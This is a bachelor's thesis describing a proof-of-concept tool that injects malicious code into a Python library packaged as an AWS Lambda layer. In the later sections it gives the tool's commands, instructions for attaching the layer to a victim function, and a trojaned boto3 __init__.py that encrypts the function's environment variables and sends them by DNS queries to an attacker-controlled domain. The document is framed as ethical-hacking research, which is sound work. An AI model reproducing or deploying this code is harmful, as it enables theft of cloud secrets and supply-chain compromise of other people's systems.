A Proof of Concept for an AWS Lambda malicious code generator tool

Nikita Ponomarev

Haaga-Helia University of Applied Sciences

Bachelor's Thesis

2022

Bachelor of Business Administration

Abstract

Author(s)
Nikita Ponomarev

Degree
Bachelor of Business Administration

Report/thesis title
A Proof of Concept for an AWS Lambda malicious code generator tool

Number of pages and appendix pages
29 + 13

Supply chain poisoning is a type of attack where malicious code is inserted into otherwise legitimate software, and with the rise of cloud solutions and services more threat surface is revealed for this attack.

The purpose of this research was to investigate whether an automated solution for generating malicious code and exfiltrating sensitive data from an AWS Lambda function using said code as automatically as possible within the timespan allocated to this research.

The resulting Proof of Concept for a tool developed by the researcher was demostrated to be capable of generating files for AWS Lambda layers that were imported by a hypothetical attacker in order to exfiltrate sensitive data from the function made for this research.

Additionally, the Lambda function used for the testing of the solution and Command & Control server were hosted on AWS by the researcher using Infrastructure-as-Code that is included as an appendix to this thesis.

Furthermore, the thesis looked at remedial actions that organizations/people could take to secure their AWS accounts from such an attack.

This thesis was completed during Spring 2022 as a constructive research project, with the researcher ultimately obtaining a general and comprehensive understanding of the topic, constructing, and demonstrating a working solution, along with demonstrating and analyzing the theoretical contribution of the solution.

The current solution was deemed unique by the researcher, with no similar solution existing – especially with the same tool combining both exploitative and server functionality for this type of attack.

Keywords
software, cyber security, cloud computing, cloud security, post exploitation tool

Table of contents

1 Introduction

The world of cyber security and cybercrime has long known about the concept of supply chain poisoning, the process where instead of directly attacking the target applications weaknesses – the application code or the code of its dependencies are targeted to introduce vulnerabilities. This attack vector can be traced as far back as 2001 (Levy 2003, subchapter Recent Attacks Against Open-Source Software) and has kept growing, with one of the most notorious recent examples of such an attack being from this decade – SolarWinds (CIS 2021).

Furthermore, the growth of cloud services provided by corporations for their customers, such as Amazon, from computing, serverless applications, workstations, to everything in-between has created a broad set of services for individuals and organizations around the world with Amazon Web Services, commonly referred to as AWS.

Serverless applications, especially, have given the opportunity for developers to focus solely on the development of applications, without the need to worry for the underlying infrastructure – for selecting to opt for a serverless application leaves the infrastructure as the responsibility for AWS. The convenience of the fact that all the developers have to do is deploy their code, and the pay-as-you-go model, is very tempting (Bibek 2020, 21-22).

The aim of this thesis is to combine both concepts, with the target being AWS Lambda functions, and the goal being a working prototype for a tool that would automatically generate malicious code to be injected into a compromised codebase. Then, the tool would wait for the application to send data to a command & control channel for analysis. This data could for example be the environment variables and possible secrets stored by the function to be used by the attacker to pivot further into the target AWS environment.

When researching the subject, no evidence of an existing solution was found for wider use when using search engines such as Bing, Google, Yandex, or DuckDuckGo, and such search queries as: "aws lambda function malicious payload generator"[sic] & "generate c2 code aws lambda function"[sic]. Hence the creation of such a tool would possibly be a first available for the greater public in the ethical hacking community.

The development of such a tool would provide the ethical hacking community with the means to automate supply chain poisoning attacks for AWS Lambda functions to further develop the detection & response for such an attack.

1.1 Research objective

This research aimed to produce a Proof of Concept (hereby referred to as PoC) for a payload generation tool that would automate the creation of malicious code to be injected into an AWS Lambda function in the Python programming language with the purpose of exfiltration of sensitive data to a Command & Control channel to further develop the detection and response of defenders.

This thesis was completed as constructive research. Lukka (2003, 86-91) described constructive research to be consistent of seven (7) stages. In essence, the researcher is aiming to find a practically relevant problem with research potential (1) with the researcher ultimately obtaining a general and comprehensive understanding of the topic (2). Then, a solution idea is constructed (3), after which the demonstration of a working solution is done (4), and the theoretical connections and research contribution of the solution concept are shown (5). The final steps of a constructive research show the scope of applicabil-ity of the solution (6), then identify and analyze the theoretical contribution (7).

One of the main purposes of the PoC was to lay foundation to further development of said tool after the completion of the thesis, with the PoC of the tool being in sufficient condition for further development in ways of obfuscation and the inclusion of additional programming languages supported by AWS Lambda.

The purpose of this research was to answer the following questions:

- Can supply poisoning attacks be generated consistently for AWS Lambda?
- Can the Proof of Concept be used as an actual offensive security tool?

The project provided minimum attention to obfuscation techniques, mostly focusing on exfiltration. Additionally, the initial payloads will be generated in the Python programming language – to be more precise, Python 3. Meaning, that payloads in additional languages were not introduced at the time of thesis work, because as mentioned previously, the goal of this thesis was to produce a PoC and measure its efficiency – not the complete tool with all its functionalities.

1.2 Concepts

API	Application Programming Interface
AWS	Amazon Web Services
C&C	Command & Control
CLI	Command Line Interface
DNS	Domain Name Service
EC2	Elastic Compute Cloud
NS	Name Server
PoC	Proof of Concept
Python 3	Versions 3+ of the popular programming language Python.
VPC	Virtual Private Cloud – an AWS equivalent of a subnet

2 Cloud computing

The United Stated National Institute of Standards and Technology (NIST) defines cloud computing as a model for network access on-demand to a shared pool of configurable computing resources from anywhere. The aforementioned resources can be provisioned and released rapidly with minimal management and interaction with the service provider, and include e.g., networks, servers, storage, applications, and services. The cloud model is formed from five essential characteristics, three service models, and four deployment models. (Mell & Grance 2011, 2)

2.1 Essential characteristics of cloud computing

- **On-demand self-service**: computing time such as server time and network storage can be provisioned as needed, as well as when needed without the need for any human interaction with service providers.

- **Broad network access**: computing resources are available over the network and accessed through a diverse selection of platforms using both thin and thick clients that could be accessed from e.g., mobile phones, laptops, tablets, among others depending on the type of services used.

- **Resource pooling**: the provider's computing resources are pooled to serve multiple consumers using a multi-tenant model, with physical and virtual resources being dynamically assigned and reassigned according to customer demand. This means, that the exact location of the provided resources is not known or controlled by any specific customer, but on a higher level of abstraction the country, state, or datacenter can be dictated.

- **Rapid elasticity**: resources can be provisioned and released in a flexible manner, in some cases even automatically to scale with demand. The capabilities available for provisioning can be appropriated according to a customers' need, meaning that in the cloud, there is little need for overhead.

- **Measured service**: Resource usage can be monitored, controlled, and reported, providing transparency for both the provider and consumer of the utilized service.

(Mell & Grance 2011, 2)

These five characteristics are enabled by what is known as cloud infrastructure. The cloud infrastructure can be viewed as being formed from a physical layer – which consists of the hardware resources necessary for support of cloud services provided (e.g., server, storage, and network components), and an abstraction layer – that is software deployed across the physical layer. Conceptually the abstraction layer is above the physical layer and manifests the essential cloud characteristics. (Mell & Grance 2011, 2)

2.2 Service models

While typically cloud services are split into three service models according to the proportions of vendor and consumer responsibility in environment operational burden – with the progress of technology and increasing availability and abstraction of diverse services these models cannot describe every use-case. Therefore, an additional model will be discussed for the purpose of this thesis.

The three service models described by NIST are:

Infrastructure as a Service (IaaS) is the service model allowing the consumer to use computing resources remotely, allowing to deploy and run arbitrary software, for example operating systems and applications. The cloud provider on the other hand, controls and manages the underlying cloud infrastructure.

Platform as a Service (PaaS) allows consumers to deploy their developed or acquired applications using programming languages, libraries, services, and tools that are supported by the provider. Unlike with IaaS, the consumer cannot e.g., control operating systems or storage, but instead can control the configurations and the hosted applications.

Software as a Service (SaaS) allows the consumer to use applications hosted in the cloud. The applications can be accessed from various interfaces, these include types of devices, thin clients such as an application accessible through the web browser, or thick clients, for example executable programs.

(Mell & Grance 2011, 2-3)

Function as a Service (FaaS) is another service model explored due to the subject of this thesis that enables developers with minimal experience of operational logic to create, monitor, and invoke cloud functions. FaaS platforms (such as AWS Lambda) deploy, monitor, and manage cloud functions, with operational concerns such as auto-scaling, traffic routing, and log aggregation being taken care of by the provider.
(Eyk, Iosup, Seif & Thömmer 2017, 2)

These functions are typically called *serverless applications*, where the underlying cloud architecture is completely abstracted from the perspective of the consumer, leaving only the contents of the function itself as their responsibility.

2.3 Deployment models

Private cloud – is the deployment of cloud infrastructure that is provisioned exclusively for a single organization. It may be owned, managed, and operated by the same organization or a third party, and may exist on or off premises.

Community cloud – akin to private cloud, with the main difference being that the cloud infrastructure is shared by a community of consumers with shared concerns. These concerns may be related to compliance, requirements, policy, or mission. This type of deployment can be owned, managed, and operated by one or more of the organizations in the community, a third party, and may also exist on or off premises.

Public cloud – the focus deployment module of this thesis, is provisioned for use publicly. It may be owned, managed, and operated by any organization and exists on the premises of the provider.

Hybrid cloud – the combination of any of the three deployment models together, but with individual models remaining their own unique entities bound together by standardized or proprietary technology enabling data and application portability.

(Mell & Grance 2011, 3)

3 Amazon Web Services

Owned by Amazon, Amazon Web Services, or more commonly known by its abbreviation AWS, is one of the leaders in the cloud computing service business with services like "Elastic Compute Cloud" (EC2), "Simple Storage Service" (S3), "Amazon DynamoDB", and one of the subjects of this thesis - AWS Lambda.

The company began offering IT infrastructure services to businesses in 2006, steadily growing and releasing new services with time. Currently, AWS is known as a reliable, scalable, and low-cost cloud infrastructure provider. With data center locations in the United States, Europe, Brazil, Singapore, Japan, and Australia. (Amazon Web Services, About AWS s.a.)

3.1 AWS Lambda

AWS Lambda is a FaaS service released in 2014 (Handy, 2014) by Amazon Web Services that provides developers with the ability to run code for applications or backend services without provisioning or managing a server. According to AWS, Lambda can be triggered from over 200 AWS services and SaaS applications, with charges based on usage. (AWS, AWS Lambda s.a.)

3.2 AWS Lambda layers

AWS Lambda layers are a way to package libraries and other dependencies that can be used with Lambda functions. A layer is a .zip file archive that can contain libraries, a custom runtime, data, or configuration files. Layers are a way to share code and separate responsibilities for developers to write business logic. Each Lambda runtime includes specific folders in the `/opt` directory. In order for the function code to access layer content without the need to specify the path, the code must be stored in `python` folder path, resulting in the `/opt/python` path. (AWS Documentation, Creating and sharing Lambda layers s.a.)

When investigating the Python path in a Lambda function, it came to light that layers, which are stored in `/opt,` are higher in the path than the python runtime, allowing for the overwriting of libraries due to the nature of path variables, which are accessed from top to bottom when importing libraries.

```
import sys

def lambda_handler(event, context):
    print(json.dumps(sys.path))
```

```
Function Logs
START RequestId: ffcb6d8f-0f80-4f4e-b5c1-ece0af5b26a7 Version: $LATEST
["/var/task", "/opt/python/lib/python3.9/site-packages", "/opt/python",
"/var/runtime", "/var/lang/lib/python39.zip", "/var/lang/lib/python3.9",
"/var/lang/lib/python3.9/lib-dynload", "/var/lang/lib/python3.9/site-
packages", "/opt/python/lib/python3.9/site-packages"]
```

3.3 Identity and access management

AWS has multiple types of identities. When an account is created, the initial credentials provide access to a root user. What this means is, an account has multiple users within it. Additionally, an account can have user groups (which are not going to be discussed in this thesis) and roles in it. As an AWS account grows, so does the amount of users and roles in it. This section discusses the different types of identities in AWS. Each role or user has permissions attached to them.

User - an entity that is created in AWS that represents a service or person that uses the user to interact with credentials. The primary use for a User is to provide access to the AWS Management Console interactive tasks, and to make programmatic requests using either an application programming interface (API) or a command line interface (CLI). An AWS User needs a username, password, and in best case – multi factor authentication enabled.

Role – while being very similar to a user, the difference is that a role does not have any credentials (be it password or access keys) associated with it. A role can be assumable by anyone who needs it, and has appropriate permissions assigned. A role is used to assign separate permissions from user permissions to determine what can or cannot be done in AWS.
(AWS, IAM Identities, s.a.)

Permissions – allows for the specification of access to AWS resources. Permissions are granted to Identity and Access entities (users, groups, roles) which by default, do not have any permissions. To grant permissions to Identity and Access entities, policies need to be attached to them that specify the type of access, actions that can be performed, and the resources these permissions are allowed for. (AWS, Manage IAM Permissions, s.a.)

Furthermore, AWS has more than one option for authentication. The traditional way uses a username/email + password (+ multi-factor authentication token), but additionally one can also use access key to authenticate.

Access keys are credentials for an AWS user or service. Access keys can be used to sign programmatic requests to the AWS command line interface tool, or AWS API (through AWS SDK or directly). Access keys consist of two parts: and access key ID (for example, AKIAIOSFODNN7EXAMPLE) which can be treated like a username, the second part consists of a secret access key (for example, wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY). Both of these parts are used to authenticate the requests, (AWS Documentation, Managing access keys for IAM users) and them ending up into the hands of an attacker would mean the compromise of the service or user within the account the keys apply to.

4 Supply chain poisoning attacks

Supply chain poisoning attacks have proved to be able to inflict devastating results as proven by the SolarWinds attack. When FireEye, a US cyber-security company announced in December 2020 that it had been under a state sponsored cyber-attack, the resulting investigations found that they came under attack through an infected IT monitoring and management software Orion - supplied by SolarWinds. The infection of the software allowed for the infection of 18,000 of SolarWinds' clients through a software update including compromised functionality. (Willett 2021, 7)
With an attack of this magnitude being from 2020, one could be easily mistaken to think that this is a new type of attack, but that is not the case.

Before the early 2000's this attack vector was more commonly known by two names. "Trojan horse" – referring to the wooden horse gifted by Greeks to enter the city of Troy and end the war with the Trojans. The exact time when this name has come into use is not known, but it has been used with confidence (i.e., without additional explanation) as far back as 1971 in the UNIX Programmer's Manual, System calls, part 1 (Thompson. & Ritchie. 1971). Trojan horses are typically included in part with legitimate software, and demonstrations of it can be found as far back as 1984 (Thompson 1984, 761-763).
The other term essentially describing the same concept was "backdoor", a type of software, or part of software allowing an attacker to gain remote access to a computer without the knowledge or authorization of the computer's owner. An early example of a Trojan horse or backdoor could be NetBus, a program written by Swedish programmer Carl-Fredrik Neikter around early 1998 with the purpose of gaining remote control of a victim's computer over the network (Kulakow 2001, 4). With time, these two concepts were combined into one under the name of software supply chain poisoning (Levy 2003, 70).

The general idea of a supply chain attack is to inject malicious code into software, it is also possible to create own package with malicious code in it but spreading a software package into use is its own discipline and will not be discussed. The PoC injects malicious code into a legitimate software package, and imports said package into the target’s function.
Ohm, Plate, Sykosch & Meier (2020, subchapter 4.2-4.3) have discussed how such an attack could work in theory, and in summary is the following: The attacker chooses (in all likelihood) open-source packages, targeting either a large number or specific group of downstream users. Posing as legitimate project contributors, the attackers successfully have their code accepted and once the malicious code is in the project's dependency tree, the code is executed when specific conditions are met.

5 Concept of Operation

Using the Lockheed Martin Cyber Kill Chain (Hutchins, Cloppert & Amin 2011, 4-5) as a frame of reference, the tool and its post-exploitation nature resides on both steps 5 (Installation) and 6 (Command & Control), meaning that the previous steps must be fulfilled before the tool could be utilized for its intended purpose.

Once a layer containing a malicious library is attached to the function and an AWS Lambda Function container is started, the payload is executed, and the code retrieves environment variables from the function. Then, the malicious code sends them data to the C&C channel, after which the attacker can perform the last step of the Cyber Kill Chain and perform actions on objectives, whether the retrieved data was enough, or pivoting further into the AWS environment.

As the development of the PoC for the tool progressed, the C&C channel was hosted on an AWS EC2 instance hosted in the same VPC as the target Lambda function. Additionally, a domain was purchased for the purpose of setting up a nameserver the exfiltrated data would arrive to. The data was encrypted using a modified implementation of RC4 (fr.wikipedia.org, RC4 s.a.) and then encoded with the Python `base64.urlsafe_b64encode()` method for exfiltration of data.

5.1 Prerequisites for exploitation


In order for the PoC to successfully steal and exfiltrate data – multiple prerequisites must be fulfilled. These include existing access to an AWS account with suitable permissions, a registered domain, and proper configurations on the server.

5.1.1 Existing access to an AWS account

Through methods not discussed in this thesis in detail, the attacker must gain access to an AWS account. The necessary permission for exploitation where a publicly accessible Lambda layer is attached must also be available.
The necessary permission is `lambda:updateFunctionConfiguration` which allows for the modification of version-specific settings of a Lambda function, which includes layers (AWS Documentation, UpdateFunctionConfiguration s.a.).

5.1.2 Domain

A domain name was purchased from https://godaddy.com for this project. Additionally, an A record was set to point to an AWS EC2 instance with subdomain value ns1 (i.e. `ns1.getpwned.space` resolves to an ipv4 address `16.171.46.209`), and a name-server (NS) record to point to ns1.getpwned.space. This means that when `sub.getpwned.space` is attempted to be resolved, `ns1.getpwned.space` is the authorative domain that will ultimately answer all queries directed at `sub.getpwned.space` (Borshchov, 2021, Delegate a zone using Cloudflare)




5.1.3 Server configuration

According to RFC1035, the Internet supports name server access using TCP and UDP on server ports 53 (TCP/UDP) (Mockapetris, 1987, 31).
This port, can usually be taken by systemd-resolver, as was the case with the Linux Server 20.01 used as the C&C server for this thesis.


In order to free up the port to be used by the PoC, the `/etc/systemd/resolved.conf` file was edited to disable the `DNSStubListener` parameter by uncommenting the parameter and setting it to `no`. (Borshchov, 2021, Preparing port number 53 on our VPS for incoming UDP packets)

```
$ sudo vim /etc/system/resolved.conf
```



Additionally, `/etc/resolv.conf` was edited to use 1.1.1.1 as the nameserver, so DNS would properly resolve domain names to IP-addresses. (Borshchov, 2021, Preparing port number 53 on our VPS for incoming UDP packets)

```
$ sudo vim /etc/resolv.conf
```



Additionally, the systemd-resolver service was restarted to avoid manual restart of the instance and for the configuration changes to be applied.

```
$ sudo service systemd-resolved restart
<no output>
```

5.2 Exfiltration

DNS as a method of exfiltration is useful due to most firewalls at the time of writing of this thesis hardly ever restricted outbound connections on UDP/TCP port 53 due to DNS being needed for the resolving of domain names to IP-addresses.

DNS exfiltration required a purchase of a domain to be registered as a nameserver. The exfiltrated data was chunked, and the server would receive the chunks, order them, decode, and decrypt them.

The data sent from AWS Lambda was structured in the following manner:
The server first receives an `INIT.<chunk-amount>.<domain>` query where `<chunk-amount>` is the amount of chunks expected, and `<domain>` is the NS the queries are

made for. Then, the server will assemble the data in order, where each request is constructed as `<chunk-number>.<data>.<domain>` where `<chunk-number>` is the chunk number in order, `<data>` is the encoded and encrypted data, and `<domain>` is the NS the queries are made for.

5.3 Theoretical concept of exploitation

The general principle for exploitation using the tool is the following:

- The attacker gains access to an AWS account (hereby referred to as the victim) with existing Lambda functions, and the user under the attackers control has the `lambda:updateFunctionConfiguration` permissions attached.
- The attacker reads the victim's Lambda code and selects a library that is imported.
- Then, the attacker, using the tool, generates the malicious library into the tools directory's `/output` folder using parameters such as: the encryption key (which can be separately generated), exfiltration domain name, and optionally the name of the library to generate to.
- A zip file containing the malicious code is created on the attacker's machine and hosted on the attacker's AWS account as a publicly accessible Lambda layer.
- The attacker activates the DNS server listener that comes with the tool, providing the encryption key provided (or generated) during the code generation.
- Using victim credentials, the attacker imports the public layer containing malicious code for the victim Lambda function.
- The attacker either waits for the Lambda function to be initialized, or invokes it themselves.
- The server receives, decodes, decrypts, and writes the exfiltrated environment variables to the `output/lambda_output.txt` file

6 Attack Scenario

In order to demonstrate the capabilities of the tool, a hypothetical scenario was constructed. In this scenario an attacker has gained valid access keys to a user in an AWS account either through insecure storage of keys on a codebase, or phishing. Upon enumerating permissions, the attacker finds that the user possesses `lambda:updateFunctionConfiguration` permissions.

6.1 Generating a malicious package

The attacker then reads the contents of a Lambda function on the AWS account and chooses a target library.

```
import json, urllib3, boto3

def lambda_handler(event, context):
    http = urllib3.PoolManager()
    ip = event['requestContext']['http']['sourceIp']
    city = getGeo(http, ip)
    weather = getWeather(http,city)

[..SNIP..]
```

Snippet from Appendix 2, app/lambda_code.py

The attacker decides to target the boto3 library, and generates a malicious library:

```
$ python3 lambda_tool.py -lb boto3 -gk -g -d 'sub.getpwned.space'
Generating key for encryption...
Done.
Generated key: S9rkMVDO2QCrpN4hkuh2qa5d1yosrgZY
Generated key base64 encoded: Uzlya01WRE8yUUNycE40aGt1aDJxY-
TVkMXlvc3JnWlk=
[*] Installing library to output/python...
Collecting boto3
  Downloading boto3-1.22.4-py3-none-any.whl (132 kB)
|████████████████████████████████| 132 kB 2.8 MB/s
[...SNIP...]
Successfully installed boto3-1.22.4 botocore-1.25.4 jmespath-1.0.0 py-
thon-dateutil-2.8.2 s3transfer-0.5.2 six-1.16.0 urllib3-1.26.9
[+] Done.
```

```
[*] Installing dnslib to the output/python folder for DNS exfiltration...
Collecting dnslib
  Using cached dnslib-0.9.19-py3-none-any.whl
Installing collected packages: dnslib
Successfully installed dnslib-0.9.19
[*] Writing to library __init__.py...
[!] Next, zip the folder called "python" in "output".
[!] Upload it to attacker account as a Lambda layer.
[!] Run: aws lambda add-layer-version-permission --layer-name <name-supplied-in-aws> --version-number 1 --statement-id public --action lambda:GetLayerVersion --principal "*"
[!] As victim, run this: aws lambda update-function-configuration --function-name <victim-function-name> --layers arn:aws:lambda:REGION:ATTACKER-ACCOUNT-ID:layer:<layer-name>:1
[!] Happy hunting!
```

Terminal output when generating code along with encryption key, note the generated key that will be used in the server listener, and instructions for the attacker.

The flags used mean the following:

- `lb` – the library to download and insert malicious code to
- `gk` – generate an encryption key
- `g` – generate code
- `d` – domain nameserver name for data exfiltration

As the program output shows, first, an encryption key is generated and outputted, then the library of the attackers choosing is installed into the `output/python/` directory. Additionally, a Python library `dnslib` is installed for the purpose of crafting DNS TXT queries to be sent from the Lambda function. The code for this can be found in Appendix 1, generator.py. The boto3 `__init__.py` file used in Python package management is modified with malicious code, and the keys are automatically passed to the generator as they were generated.

```
[..SNIP..]
import logging

from boto3.compat import _warn_deprecated_python
from boto3.session import Session

__author__ = 'Amazon Web Services'
__version__ = '1.22.0'

[..SNIP..]

from base64 import urlsafe_b64encode as urlb64encode
from textwrap import wrap # https://docs.python.org/3/li-
brary/textwrap.html
import os
from dnslib import *

def rc4_crypt(key, text):
    state = list(range(256)) # initializing permutation table
    x = y = 0

    # Key schedule
    for i in range(256):
        x = (ord(key[i % len(key)]) + state[i] + x) & 0xFF
        state[i], state[x] = state[x], state[i]
    x = 0

    # Encryption / Decryption
    output = [None]*len(text)
    for i in range(len(text)):
        x = (x + 1) & 0xFF
        y = (state[x] + y) & 0xFF
        state[x], state[y] = state[y], state[x]
        output[i] = chr((ord(text[i]) ^ state[(state[x] + state[y]) &
0xFF]))
    return ''.join(output)
try:
    key = "S9rkMVDO2QCrpN4hkuh2qa5d1yosrgZY"
    domain = "sub.getpwned.space"
    q = str("INIT."+str(len(wrap(urlb64encode(bytes(rc4_crypt(key,
str(os.environ)).encode()))).decode().rstrip("="),50)))+"."+domain)
    DNSRecord.question(q,"TXT").send("1.1.1.1", 53, tcp=True, timeout=1)
```


```
    chunkno = 0

    for chunk in wrap(urlb64encode(bytes(rc4_crypt(key, str(os.envi-
ron)).encode())).decode().rstrip("="),50):
        data = str(chunkno) + "." + chunk + "." + domain
        DNSRecord.question(data,"TXT").send("1.1.1.1", 53, tcp=True,
timeout=1)
        chunkno += 1
```

Trimmed output/python/boto3/__init__.py file

Then, once a zip file is created out of the `python` folder – for example on Linux with `zip -r thesis_demo.zip python` it can be uploaded to the attacker AWS account as a Lambda layer.


6.2 Lambda layer

